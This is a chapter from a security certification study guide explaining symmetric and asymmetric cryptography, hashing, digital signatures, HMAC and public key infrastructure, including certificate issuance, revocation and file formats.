


FIGURE 7.8 Asymmetric key cryptography

Key Requirements

In a class one of the authors of this book taught recently, a student wanted to see an illustration of the scalability issue associated with symmetric encryption algorithms. The fact that symmetric cryptosystems require each pair of potential communicators to have a shared private key makes the algorithm nonscalable. The total number of keys required to completely connect n parties using symmetric cryptography is given by the following formula:

$$\text{Number of Keys} = n(n-1) / 2$$

Now, this might not sound so bad (and it's not for small systems),

but consider the following figures. Obviously, the larger the population, the less likely a symmetric cryptosystem will be suitable to meet its needs.

Number of participants	Number of symmetric keys required	Number of asymmetric keys required
2	1	4
3	3	6
4	6	8
5	10	10
10	45	20
100	4,950	200
1,000	499,500	2,000
10,000	49,995,000	20,000

Asymmetric key algorithms also provide support for digital signature technology. Basically, if Bob wants to assure other users that a message with his name on it was actually sent by him, he first creates a message digest by using a hashing algorithm (you'll find more on hashing algorithms in the next section). Bob then encrypts that digest using his private key. Any user who wants to verify the signature simply decrypts the message digest using Bob's public key and then verifies that the decrypted message digest is accurate.

The following is a list of the major strengths of asymmetric key cryptography:

The addition of new users requires the generation of only one public-private key pair. This same key pair is used to communicate with all users of the asymmetric cryptosystem. This makes the algorithm extremely scalable.

Users can be removed far more easily from asymmetric systems. Asymmetric cryptosystems provide a key revocation

mechanism that allows a key to be canceled, effectively removing a user from the system.

Key regeneration is required only when a user's private key is compromised. If a user leaves the community, the system administrator simply needs to invalidate that user's keys. No other keys are compromised and therefore key regeneration is not required for any other user.

Asymmetric key encryption can provide integrity, authentication, and non-repudiation. If a user does not share their private key with other individuals, a message signed by that user can be shown to be accurate and from a specific source and cannot be later repudiated.

Key exchange is a simple process. Users who want to participate in the system simply make their public key available to anyone with whom they want to communicate. There is no method by which the private key can be derived from the public key.

No preexisting communication link needs to exist. Two individuals can begin communicating securely from the start of their communication session. Asymmetric cryptography does not require a preexisting relationship to provide a secure mechanism for data exchange.

The major weakness of public key cryptography is its slow speed of operation. For this reason, many applications that require the secure transmission of large amounts of data use public key cryptography to establish a connection and then exchange a symmetric secret key. The remainder of the session then uses symmetric cryptography. [Table 7.1](#) compares the symmetric and asymmetric cryptography systems. Close examination of this table reveals that a weakness in one system is matched by a strength in the other.

Exam Note

Exam objective 1.4 calls out Asymmetric, Symmetric, Key

exchange, Algorithms, and Key length. Be sure you focus on each of these!

TABLE 7.1 Comparison of symmetric and asymmetric cryptography systems

Symmetric	Asymmetric
Single shared key	Key pair sets
Out-of-band exchange	In-band exchange
Not scalable	Scalable
Fast	Slow
Bulk encryption	Small blocks of data, digital signatures, digital certificates
Confidentiality, integrity	Confidentiality, integrity, authentication, non-repudiation

Hashing Algorithms

In the previous section, you learned that public key cryptosystems can provide digital signature capability when used in conjunction with a message digest. Message digests are summaries of a message's content (not unlike a file checksum) produced by a hashing algorithm. It's extremely difficult, if not impossible, to derive a message from an ideal hash function, and it's very unlikely that two messages will produce the same hash value. Cases where a hash function produces the same value for two different methods are known as *collisions*, and the existence of collisions typically leads to the deprecation of a hashing algorithm.

Symmetric Cryptography

You've learned the basic concepts underlying symmetric key cryptography, asymmetric key cryptography, and hashing functions. In the following sections, we'll take an in-depth look at three common

symmetric cryptosystems: the Data Encryption Standard (DES), Triple DES (3DES), and the Advanced Encryption Standard (AES).

Data Encryption Standard

The U.S. government published the Data Encryption Standard in 1977 as a proposed standard cryptosystem for all government communications. Because of flaws in the algorithm, cryptographers and the federal government no longer consider DES secure. It is widely believed that intelligence agencies routinely decrypt DES-encrypted information. DES was superseded by the Advanced Encryption Standard in December 2001.

An adapted version of DES, Triple DES (3DES), uses the same algorithm three different times with three different encryption keys to produce a more secure encryption. However, even the 3DES algorithm is now considered insecure, and it is scheduled to be deprecated in December 2023.

Advanced Encryption Standard

In October 2000, the National Institute of Standards and Technology (NIST) announced that the Rijndael (pronounced “rhine-doll”) block cipher had been chosen as the replacement for DES. In November 2001, NIST released Federal Information Processing Standard (FIPS) 197, which mandated the use of AES/Rijndael for the encryption of all sensitive but unclassified data by the U.S. government.

The AES cipher allows the use of three key strengths: 128 bits, 192 bits, and 256 bits. AES only allows the processing of 128-bit blocks, but Rijndael exceeded this specification, allowing cryptographers to use a block size equal to the key length. The number of encryption rounds depends on the key length chosen:

- 128-bit keys require 10 rounds of encryption.
- 192-bit keys require 12 rounds of encryption.
- 256-bit keys require 14 rounds of encryption.

Today, AES is one of the most widely used encryption algorithms, and

it plays an essential role in wireless network security, the Transport Layer Security (TLS) protocol, file/disk encryption, and many other applications that call for strong cryptography.

Symmetric Key Management

Because cryptographic keys contain information essential to the security of the cryptosystem, it is incumbent upon cryptosystem users and administrators to take extraordinary measures to protect the security of the keying material. These security measures are collectively known as *key management practices*. They include safeguards surrounding the creation, distribution, storage, destruction, recovery, and escrow of secret keys.

Creation and Distribution of Symmetric Keys

As previously mentioned, *key exchange* is one of the major problems underlying symmetric encryption algorithms. *Key exchange* is the secure distribution of the secret keys required to operate the algorithms. The three main methods used to exchange secret keys securely are offline distribution, public key encryption, and the Diffie–Hellman key exchange algorithm.

Offline Distribution. The most technically simple method involves the physical exchange of key material. One party provides the other party with a sheet of paper or piece of storage media containing the secret key. In many hardware encryption devices, this key material comes in the form of an electronic device that resembles an actual key that is inserted into the encryption device. However, every offline key distribution method has its own inherent flaws. If keying material is sent through the mail, it might be intercepted. Telephones can be wiretapped. Papers containing keys might be lost or thrown in the trash inadvertently.

Public Key Encryption. Many communicators want to obtain the speed benefits of secret key encryption without the hassles of key distribution. For this reason, many people use public key encryption to set up an initial communications link. Once the link is established successfully and the parties are satisfied as to each

other's identity, they exchange a secret key over the secure public key link. They then switch communications from the public key algorithm to the secret key algorithm and enjoy the increased processing speed. In general, secret key encryption is thousands of times faster than public key encryption.

Diffie–Hellman. In some cases, neither public key encryption nor offline distribution is sufficient. Two parties might need to communicate with each other, but they have no physical means to exchange key material, and there is no public key infrastructure in place to facilitate the exchange of secret keys. In situations like this, key exchange algorithms like the Diffie–Hellman algorithm prove to be extremely useful mechanisms.

About the Diffie–Hellman Algorithm

The Diffie–Hellman algorithm represented a major advance in the state of cryptographic science when it was released in 1976. It's still in use today. The algorithm works as follows:

1. The communicating parties (we'll call them Richard and Sue) agree on two large numbers: p (which is a prime number) and g (which is an integer) such that $1 < g < p$.
2. Richard chooses a random large integer r and performs the following calculation:

$$R = g^r \bmod p$$

3. Sue chooses a random large integer s and performs the following calculation:

$$S = g^s \bmod p$$

4. Richard sends R to Sue and Sue sends S to Richard.
5. Richard then performs the following calculation:

$$K = S^r \bmod p$$

6. Sue then performs the following calculation:

$$K = R^s \bmod p$$

At this point, Richard and Sue both have the same value, K , and can use this for secret key communication between them.

Storage and Destruction of Symmetric Keys

Another major challenge with the use of symmetric key cryptography is that all of the keys used in the cryptosystem must be kept secure. This includes following best practices surrounding the storage of encryption keys:

- Never store an encryption key on the same system where encrypted data resides. This just makes it easier for the attacker!
- For sensitive keys, consider providing two different individuals with half of the key. They then must collaborate to re-create the entire key. This is known as the principle of *split knowledge*.

When a user with knowledge of a secret key leaves the organization or is no longer permitted access to material protected with that key, the keys must be changed, and all encrypted materials must be re-encrypted with the new keys. The difficulty of destroying a key to remove a user from a symmetric cryptosystem is one of the main reasons organizations turn to asymmetric algorithms.

Key Escrow and Recovery

While cryptography offers tremendous security benefits, it can also be a little risky. If someone uses strong cryptography to protect data and then loses the decryption key, they won't be able to access their data again! Similarly, if an employee leaves the organization unexpectedly, coworkers may be unable to decrypt data that the user encrypted with a secret key.

Key escrow systems address this situation by having a third party store a protected copy of the key for use in an emergency. Organizations may have a formal *key recovery* policy that specifies the

circumstances under which a key may be retrieved from escrow and used without a user's knowledge.

Asymmetric Cryptography

Recall from earlier in this chapter that *public key cryptosystems* rely on pairs of keys assigned to each user of the cryptosystem. Every user maintains both a public key and a private key. As the names imply, public key cryptosystem users make their public keys freely available to anyone with whom they want to communicate. The mere possession of the public key by third parties does not introduce any weaknesses into the cryptosystem. The private key, on the other hand, is reserved for the sole use of the individual who owns the keys. It is never shared with any other cryptosystem user.

Normal communication between public key cryptosystem users is quite straightforward, and was illustrated in [Figure 7.8](#). Notice that the process does not require the sharing of private keys. The sender encrypts the plain-text message (P) with the recipient's public key to create the ciphertext message (C). When the recipient opens the ciphertext message, they decrypt it using their private key to recreate the original plain-text message.

Once the sender encrypts the message with the recipient's public key, no user (including the sender) can decrypt that message without knowing the recipient's private key (the second half of the public-private key pair used to generate the message). This is the beauty of public key cryptography—public keys can be freely shared using unsecured communications and then used to create secure communications channels between users previously unknown to each other.

Asymmetric cryptography entails a higher degree of computational complexity than symmetric cryptography. Keys used within asymmetric systems must be longer than those used in symmetric systems to produce cryptosystems of equivalent strengths.

RSA

The most famous public key cryptosystem is named after its creators. In 1977, Ronald Rivest, Adi Shamir, and Leonard Adleman proposed the *RSA public key algorithm* that remains a worldwide standard today. They patented their algorithm and formed a commercial venture known as RSA Security to develop mainstream implementations of their security technology. Today, the RSA algorithm has been released into the public domain and is widely used for secure communication.

The RSA algorithm depends on the computational difficulty inherent in factoring large prime numbers. Each user of the cryptosystem generates a pair of public and private keys using the algorithm. The specifics of key generation are beyond the scope of the exam, but you should remember that it is based on the complexity of factoring large prime numbers.

Key Length

The length of the cryptographic key is perhaps the most important security parameter that can be set at the discretion of the security administrator. It's important to understand the capabilities of your encryption algorithm and choose a key length that provides an appropriate level of protection. This judgment can be made by weighing the difficulty of defeating a given key length (measured in the amount of processing time required to defeat the cryptosystem) against the importance of the data.

Generally speaking, the more critical your data, the stronger the key you use to protect it should be. Timeliness of the data is also an important consideration. You must take into account the rapid growth of computing power—Moore's law suggests that computing power doubles approximately every 2 years. If it takes current computers one year of processing time to break your code, it will take only 3 months if the attempt is made with contemporary technology about 4 years down the road. If you expect that your data will still be sensitive at that time, you should choose a much longer cryptographic key that will remain secure well into the

future.

Also, as attackers are now able to leverage cloud computing resources, they are able to more efficiently attack encrypted data. The cloud allows attackers to rent scalable computing power, including powerful graphics processing units (GPUs) on a per-hour basis and offers significant discounts when using excess capacity during non-peak hours. This brings powerful computing well within reach of many attackers.

The strengths of various key lengths also vary greatly according to the cryptosystem you're using. For example, a 1,024-bit RSA key offers approximately the same degree of security as a 160-bit ECC key.

So, why not just always use an extremely long key? Longer keys are certainly more secure, but they also require more computational overhead. It's the classic trade-off of resources versus security constraints.

Elliptic Curve

In 1985, two mathematicians, Neal Koblitz from the University of Washington, and Victor Miller from IBM, independently proposed the application of *elliptic curve cryptography* (ECC) theory to develop secure cryptographic systems.



The mathematical concepts behind elliptic curve cryptography are quite complex and well beyond the scope of this book. However, you should be generally familiar with the elliptic curve algorithm and its potential applications when preparing for the Security+ exam.

Any elliptic curve can be defined by the following equation:

$$y^2 = x^3 + ax + b$$

In this equation, x , y , a , and b are all real numbers. Each elliptic curve has a corresponding *elliptic curve group* made up of the points on the elliptic curve along with the point O , located at infinity. Two points within the same elliptic curve group (P and Q) can be added together with an elliptic curve addition algorithm. This operation is expressed as

$$P + Q$$

This problem can be extended to involve multiplication by assuming that Q is a multiple of P , meaning the following:

$$Q = xP$$

Computer scientists and mathematicians believe that it is extremely hard to find x , even if P and Q are already known. This difficult problem, known as the elliptic curve discrete logarithm problem, forms the basis of elliptic curve cryptography. It is widely believed that this problem is harder to solve than both the prime factorization problem that the RSA cryptosystem is based on and the standard discrete logarithm problem utilized by Diffie–Hellman.

Hash Functions

Later in this chapter, you'll learn how cryptosystems implement digital signatures to provide proof that a message originated from a particular user of the cryptosystem and to ensure that the message was not modified while in transit between the two parties. Before you can completely understand that concept, we must first explain the concept of *hash functions*, which we first visited in [Chapter 4](#), “Social Engineering and Password Attacks.” We will explore the basics of hash functions and look at several common hash functions used in modern digital signature algorithms.

Hash functions have a very simple purpose—they take a potentially long message and generate a unique output value derived from the content of the message. This value is commonly referred to as the

message digest. Message digests can be generated by the sender of a message and transmitted to the recipient along with the full message for two reasons.

First, the recipient can use the same hash function to recompute the message digest from the full message. They can then compare the computed message digest to the transmitted one to ensure that the message sent by the originator is the same one received by the recipient. If the message digests do not match, that means the message was somehow modified while in transit. It is important to note that the messages must be *exactly* identical for the digests to match. If the messages have even a slight difference in spacing, punctuation, or content, the message digest values will be completely different. It is not possible to tell the degree of difference between two messages by comparing the digests. Even a slight difference will generate totally different digest values.

Second, the message digest can be used to implement a digital signature algorithm. This concept is covered in the section “Digital Signatures” later in this chapter.



The term *message digest* is used interchangeably with a wide variety of synonyms, including *hash*, *hash value*, *hash total*, *CRC*, *fingerprint*, *checksum*, and *digital ID*.

There are five basic requirements for a cryptographic hash function:

- They accept an input of any length.
- They produce an output of a fixed length, regardless of the length of the input.
- The hash value is relatively easy to compute.
- The hash function is one-way (meaning that it is extremely hard to determine the input when provided with the output).
- A secure hash function is *collision free* (meaning that it is

extremely hard to find two messages that produce the same hash value).

Exam Note

Remember that a hash is a one-way cryptographic function that takes an input and generates a unique and repeatable output from that input. No two inputs should ever generate the same hash, and a hash should not be reversible so that the original input can be derived from the hash.

SHA

The Secure Hash Algorithm (SHA), and its successors, SHA-1, SHA-2, and SHA-3, are government standard hash functions promoted by NIST and are specified in an official government publication—the Secure Hash Standard (SHS), also known as FIPS 180.

SHA-1 takes an input of virtually any length (in reality, there is an upper bound of approximately 2,097,152 terabytes on the algorithm) and produces a 160-bit message digest. The SHA-1 algorithm processes a message in 512-bit blocks. Therefore, if the message length is not a multiple of 512, the SHA algorithm pads the message with additional data until the length reaches the next highest multiple of 512.

Cryptanalytic attacks demonstrated that there are weaknesses in the SHA-1 algorithm. This led to the creation of SHA-2, which has four variants:

- SHA-256 produces a 256-bit message digest using a 512-bit block size.
- SHA-224 uses a truncated version of the SHA-256 hash to produce a 224-bit message digest using a 512-bit block size.
- SHA-512 produces a 512-bit message digest using a 1,024-bit block size.

- SHA-384 uses a truncated version of the SHA-512 hash to produce a 384-bit digest using a 1,024-bit block size.

The cryptographic community generally considers the SHA-2 algorithms secure, but they theoretically suffer from the same weakness as the SHA-1 algorithm. In 2015, the federal government announced the release of the Keccak algorithm as the SHA-3 standard. The SHA-3 suite was developed to serve as a drop-in replacement for the SHA-2 hash functions, offering the same variants and hash lengths using a more secure algorithm.

MD5

In 1991, Ron Rivest released the next version of his message digest algorithm, which he called MD5. It also processes 512-bit blocks of the message, but it uses four distinct rounds of computation to produce a digest of the same length as the earlier MD2 and MD4 algorithms (128 bits).

MD5 implements security features that reduce the speed of message digest production significantly. Unfortunately, security researchers demonstrated that the MD5 protocol is subject to collisions, preventing its use for ensuring message integrity.

Digital Signatures

Once you have chosen a cryptographically sound hashing algorithm, you can use it to implement a *digital signature* system. Digital signature infrastructures have two distinct goals:

- Digitally signed messages assure the recipient that the message truly came from the claimed sender. They enforce non-repudiation (that is, they preclude the sender from later claiming that the message is a forgery).
- Digitally signed messages assure the recipient that the message was not altered while in transit between the sender and recipient. This protects against both malicious modification (a third party altering the meaning of the message) and unintentional modification (because of faults in the communications process,

such as electrical interference).

Digital signature algorithms rely on a combination of the two major concepts already covered in this chapter—public key cryptography and hashing functions.

If Alice wants to digitally sign a message she's sending to Bob, she performs the following actions:

1. Alice generates a message digest of the original plain-text message using one of the cryptographically sound hashing algorithms, such as SHA3-512.
2. Alice then encrypts only the message digest using her private key. This encrypted message digest is the digital signature.
3. Alice appends the signed message digest to the plain-text message.
4. Alice transmits the appended message to Bob.

When Bob receives the digitally signed message, he reverses the procedure, as follows:

1. Bob decrypts the digital signature using Alice's public key.
2. Bob uses the same hashing function to create a message digest of the full plain-text message received from Alice.
3. Bob then compares the decrypted message digest he received from Alice with the message digest he computed himself. If the two digests match, he can be assured that the message he received was sent by Alice. If they do not match, either the message was not sent by Alice or the message was modified while in transit.



Digital signatures are used for more than just messages. Software vendors often use digital signature technology to authenticate code distributions that you download from the Internet, such as applets and software patches.

Note that the digital signature process does not provide any privacy in and of itself. It only ensures that the cryptographic goals of integrity, authentication, and non-repudiation are met. However, if Alice wanted to ensure the privacy of her message to Bob, she could add a step to the message creation process. After appending the signed message digest to the plain-text message, Alice could encrypt the entire message with Bob's public key. When Bob received the message, he would decrypt it with his own private key before following the steps just outlined.

HMAC

The Hash-Based Message Authentication Code (HMAC) algorithm implements a partial digital signature—it guarantees the integrity of a message during transmission, but it does not provide for non-repudiation.

Which Key Should I Use?

If you're new to public key cryptography, selecting the correct key for various applications can be quite confusing. Encryption, decryption, message signing, and signature verification all use the same algorithm with different key inputs. Here are a few simple rules to help keep these concepts straight in your mind when preparing for the exam:

- If you want to encrypt a message, use the recipient's public key.
- If you want to decrypt a message sent to you, use your private key.
- If you want to digitally sign a message you are sending to someone else, use your private key.
- If you want to verify the signature on a message sent by someone else, use the sender's public key.

These four rules are the core principles of public key cryptography

and digital signatures. If you understand each of them, you're off to a great start!

HMAC can be combined with any standard message digest generation algorithm, such as SHA-3, by using a shared secret key. Therefore, only communicating parties who know the key can generate or verify the digital signature. If the recipient decrypts the message digest but cannot successfully compare it to a message digest generated from the plain-text message, that means the message was altered in transit.

Because HMAC relies on a shared secret key, it does not provide any non-repudiation functionality (as previously mentioned). However, it operates in a more efficient manner than the digital signature standard described in the following section and may be suitable for applications in which symmetric key cryptography is appropriate. In short, it represents a halfway point between unencrypted use of a message digest algorithm and computationally expensive digital signature algorithms based on public key cryptography.

Public Key Infrastructure

The major strength of public key encryption is its ability to facilitate communication between parties previously unknown to each other. This is made possible by the *public key infrastructure (PKI)* hierarchy of trust relationships. These trusts permit combining asymmetric cryptography with symmetric cryptography along with hashing and digital certificates, giving us hybrid cryptography.

In the following sections, you'll learn the basic components of the public key infrastructure and the cryptographic concepts that make global secure communications possible. You'll learn the composition of a digital certificate, the role of certificate authorities, and the process used to generate and destroy certificates.

Certificates

Digital certificates provide communicating parties with the assurance

that the people they are communicating with truly are who they claim to be. Digital certificates are essentially endorsed copies of an individual's public key. When users verify that a certificate was signed by a trusted certificate authority (CA), they know that the public key is legitimate.

Digital certificates contain specific identifying information, and their construction is governed by an international standard—X.509.

Certificates that conform to X.509 contain the following certificate attributes:

- Version of X.509 to which the certificate conforms
- Serial number (from the certificate creator)
- Signature algorithm identifier (specifies the technique used by the certificate authority to digitally sign the contents of the certificate)
- Issuer name (identification of the certificate authority that issued the certificate)
- Validity period (specifies the dates and times—a starting date and time and an expiration date and time—during which the certificate is valid)
- Subject's *Common Name (CN)* that clearly describes the certificate owner (e.g., certmike.com)
- Certificates may optionally contain *Subject Alternative Names (SANS)* that allow you to specify additional items (IP addresses, domain names, and so on) to be protected by the single certificate
- Subject's public key (the meat of the certificate—the actual public key the certificate owner used to set up secure communications)

The current version of X.509 (version 3) supports certificate extensions—customized variables containing data inserted into the certificate by the certificate authority to support tracking of certificates or various applications.

Certificates may be issued for a variety of purposes. These include providing assurance for the public keys of:

- Computers/machines

- Individual users
- Email addresses
- Developers (code-signing certificates)

The subject of a certificate may include a wildcard in the certificate name, indicating that the certificate is good for subdomains as well. The *wildcard* is designated by an asterisk character. For example, a wildcard certificate issued to *.certmike.com would be valid for all of the following domains:

- certmike.com
- www.certmike.com
- mail.certmike.com
- secure.certmike.com



Wildcard certificates are only good for one level of subdomain. Therefore, the *.certmike.com certificate would not be valid for the www.ciissp.certmike.com subdomain.

Certificate Authorities

Certificate authorities (CAs) are the glue that binds the public key infrastructure together. These neutral organizations offer notarization services for digital certificates. To obtain a digital certificate from a reputable CA, you must prove your identity to the satisfaction of the CA. The following list includes some of the major CAs who provide widely accepted digital certificates:

- IdenTrust
- Amazon Web Services
- DigiCert Group
- Sectigo/Comodo

- GlobalSign
- Let's Encrypt
- GoDaddy

Nothing is preventing any organization from simply setting up shop as a CA. However, the certificates issued by a CA are only as good as the trust placed in the CA that issued them. This is an important item to consider when receiving a digital certificate from a third party. If you don't recognize and trust the name of the CA that issued the certificate, you shouldn't place any trust in the certificate at all. PKI relies on a hierarchy of trust relationships. If you configure your browser to trust a CA, it will automatically trust all of the digital certificates issued by that CA. Browser developers preconfigure browsers to trust the major CAs to avoid placing this burden on users.

Registration authorities (RAs) assist CAs with the burden of verifying users' identities prior to issuing digital certificates. They do not directly issue certificates themselves, but they play an important role in the certification process, allowing CAs to remotely validate user identities.

Certificate authorities must carefully protect their own private keys to preserve their trust relationships. To do this, they often use an *offline CA* to protect their *root certificate*, the top-level certificate for their entire PKI that serves as the *root of trust* for all certificates issued by the CA. This offline root CA is disconnected from networks and powered down until it is needed. The offline CA uses the root certificate to create subordinate *intermediate CAs* that serve as the *online CAs* used to issue certificates on a routine basis.

In the CA trust model, the use of a series of intermediate CAs is known as *certificate chaining*. To validate a certificate, the browser verifies the identity of the intermediate CA(s) first and then traces the path of trust back to a known root CA, verifying the identity of each link in the chain of trust.

Certificate authorities do not need to be third-party service providers. Many organizations operate internal CAs that provide *self-signed certificates* for use inside an organization. These certificates won't be

trusted by the browsers of external users, but internal systems may be configured to trust the internal CA, saving the expense of obtaining certificates from a third-party CA.

Certificate Generation and Destruction

The technical concepts behind the public key infrastructure are relatively simple. In the following sections, we'll cover the processes used by certificate authorities to create, validate, and revoke client certificates.

Enrollment

When you want to obtain a digital certificate, you must first prove your identity to the CA in some manner; this process is called *enrollment*. As mentioned in the previous section, this sometimes involves physically appearing before an agent of the certification authority with the appropriate identification documents. Some certificate authorities provide other means of verification, including the use of credit report data and identity verification by trusted community leaders.

Once you've satisfied the certificate authority regarding your identity, you provide them with your public key in the form of a *Certificate Signing Request (CSR)*. The CA next creates an X.509 digital certificate containing your identifying information and a copy of your public key. The CA then digitally signs the certificate using the CA's private key and provides you with a copy of your signed digital certificate. You may then safely distribute this certificate to anyone with whom you want to communicate securely.

Certificate authorities issue different types of certificates depending on the level of identity verification that they perform. The simplest, and most common, certificates are *Domain Validation (DV) certificates*, where the CA simply verifies that the certificate subject has control of the domain name. *Extended Validation (EV) certificates* provide a higher level of assurance, and the CA takes steps to verify that the certificate owner is a legitimate business before issuing the certificate.

Verification

When you receive a digital certificate from someone with whom you want to communicate, you *verify* the certificate by checking the CA's digital signature using the CA's public key. Next, you must check and ensure that the certificate was not revoked using a *certificate revocation list* (CRL) or the *Online Certificate Status Protocol* (OCSP). At this point, you may assume that the public key listed in the certificate is authentic, provided that it satisfies the following requirements:

- The digital signature of the CA is authentic.
- You trust the CA.
- The certificate is not listed on a CRL.
- The certificate actually contains the data you are trusting.

The last point is a subtle but extremely important item. Before you trust an identifying piece of information about someone, be sure that it is actually contained within the certificate. If a certificate contains the email address (billjones@foo.com) but not the individual's name, you can be certain only that the public key contained therein is associated with that email address. The CA is not making any assertions about the actual identity of the billjones@foo.com email account. However, if the certificate contains the name Bill Jones along with an address and telephone number, the CA is vouching for that information as well.

Digital certificate verification algorithms are built into a number of popular web browsing and email clients, so you won't often need to get involved in the particulars of the process. However, it's important to have a solid understanding of the technical details taking place behind the scenes to make appropriate security judgments for your organization. It's also the reason that, when purchasing a certificate, you choose a CA that is widely trusted. If a CA is not included in, or is later pulled from, the list of CAs trusted by a major browser, it will greatly limit the usefulness of your certificate.

In 2017, a significant security failure occurred in the digital certificate industry. Symantec, through a series of affiliated companies, issued several digital certificates that did not meet industry security standards. In response, Google announced that the Chrome browser

would no longer trust Symantec certificates. As a result, Symantec wound up selling off their certificate issuing business to DigiCert, who agreed to properly validate certificates prior to issuance. This demonstrates the importance of properly validating certificate requests. A series of seemingly small lapses in procedure can decimate a CA's business!

Certificate pinning approaches instruct browsers to attach a certificate to a subject for an extended period of time. When sites use certificate pinning, the browser associates that site with their public key. This allows users or administrators to notice and intervene if a certificate changes unexpectedly.

Revocation

Occasionally, a certificate authority needs to *revoke* a certificate. This might occur for one of the following reasons:

- The certificate was compromised (for example, the certificate owner accidentally gave away the private key).
- The certificate was erroneously issued (for example, the CA mistakenly issued a certificate without proper verification).
- The details of the certificate changed (for example, the subject's name changed).
- The security association changed (for example, the subject is no longer employed by the organization sponsoring the certificate).



The revocation request grace period is the maximum response time within which a CA will perform any requested revocation. This is defined in the *certificate practice statement* (CPS). The CPS states the practices a CA employs when issuing or managing certificates.

You can use three techniques to verify the authenticity of certificates

and identify revoked certificates:

Certificate Revocation Lists. *Certificate revocation lists (CRLs)* are maintained by the various certificate authorities and contain the serial numbers of certificates that have been issued by a CA and have been revoked along with the date and time the revocation went into effect. The major disadvantage to certificate revocation lists is that they must be downloaded and cross-referenced periodically, introducing a period of latency between the time a certificate is revoked and the time end users are notified of the revocation.

Online Certificate Status Protocol (OCSP). This protocol eliminates the latency inherent in the use of certificate revocation lists by providing a means for real-time certificate verification. When a client receives a certificate, it sends an OCSP request to the CA's OCSP server. The server then responds with a status of good, revoked, or unknown. The browser uses this information to determine whether the certificate is valid.

Certificate Stapling. The primary issue with OCSP is that it places a significant burden on the OCSP servers operated by certificate authorities. These servers must process requests from every single visitor to a website or other user of a digital certificate, verifying that the certificate is valid and not revoked.

Certificate stapling is an extension to the Online Certificate Status Protocol that relieves some of the burden placed upon certificate authorities by the original protocol. When a user visits a website and initiates a secure connection, the website sends its certificate to the end user, who would normally then be responsible for contacting an OCSP server to verify the certificate's validity. In certificate stapling, the web server contacts the OCSP server itself and receives a signed and timestamped response from the OCSP server, which it then attaches, or staples, to the digital certificate. Then, when a user requests a secure web connection, the web server sends the certificate with the stapled OCSP response to the user. The user's browser then verifies that the certificate is authentic and also

validates that the stapled OCSP response is genuine and recent. Because the CA signed the OCSP response, the user knows that it is from the certificate authority, and the time stamp ensures the user that the CA recently validated the certificate. From there, communication may continue as normal.

The time savings come when the next user visits the website. The web server can simply reuse the stapled certificate without recontacting the OCSP server. As long as the time stamp is recent enough, the user will accept the stapled certificate without needing to contact the CA's OCSP server again. It's common to have stapled certificates with a validity period of 24 hours. That reduces the burden on an OCSP server from handling one request per user over the course of a day, which could be millions of requests, to handling one request per certificate per day. That's a tremendous reduction.

Certificate Formats

Digital certificates are stored in files, and those files come in a variety of formats, both binary and text-based:

- The most common binary format is the Distinguished Encoding Rules (DER) format. DER certificates are normally stored in files with the .der, .crt, or .cer extension.
- The Privacy Enhanced Mail (PEM) certificate format is an ASCII text version of the DER format. PEM certificates are normally stored in files with the .pem or .crt extension.



You may have picked up on the fact that the .crt file extension is used for both binary DER files and text PEM files. That's very confusing! You should remember that you can't tell whether a CRT certificate is binary or text without actually looking at the contents of the file.

- The Personal Information Exchange (PFX) format is commonly used by Windows systems. PFX certificates may be stored in binary form, using either the .pfx or the .p12 file extension.
- Windows systems also use P7B certificates, which are stored in ASCII text format.

[Table 7.2](#) provides a summary of certificate formats.

TABLE 7.2 Digital certificate formats

Standard	Format	File extension(s)
Distinguished Encoding Rules (DER)	Binary	.der, .crt, .cer
Privacy Enhanced Mail (PEM)	Text	.pem, .crt
Personal Information Exchange (PFX)	Binary	.pfx, .p12
P7B	Text	.p7b

Asymmetric Key Management

When you're working within the public key infrastructure, it's important that you comply with several best practice requirements to maintain the security of your communications.

First, choose your encryption system wisely. As you learned earlier, “security through obscurity” is not an appropriate approach. Choose an encryption system with an algorithm in the public domain that has been thoroughly vetted by industry experts. Be wary of systems that use a “black-box” approach and maintain that the secrecy of their algorithm is critical to the integrity of the cryptosystem.

You must also select your keys in an appropriate manner. Use a key length that balances your security requirements with performance considerations. Also, ensure that your key is truly random or, in cryptographic terms, that it has *sufficient entropy*. Any predictability within the key increases the likelihood that an attacker will be able to break your encryption and degrade the security of your cryptosystem. You should also understand the limitations of your cryptographic algorithm and avoid the use of any known weak keys.

When using public key encryption, keep your private key secret! Do not, under any circumstances, allow anyone else to gain access to your private key. Remember, allowing someone access even once permanently compromises all communications that take place (past, present, or future) using that key and allows the third party to impersonate you successfully.

Retire keys when they've served a useful life. Many organizations have mandatory key rotation requirements to protect against undetected key compromise. If you don't have a formal policy that you must follow, select an appropriate interval based on the frequency with which you use your key. Continued reuse of a key creates more encrypted material that may be used in cryptographic attacks. You might want to change your key pair every few months, if practical.

Back up your key! If you lose the file containing your private key because of data corruption, disaster, or other circumstances, you'll certainly want to have a backup available. You may want to either create your own backup or use a key escrow service that maintains the backup for you. In either case, ensure that the backup is handled in a secure manner.

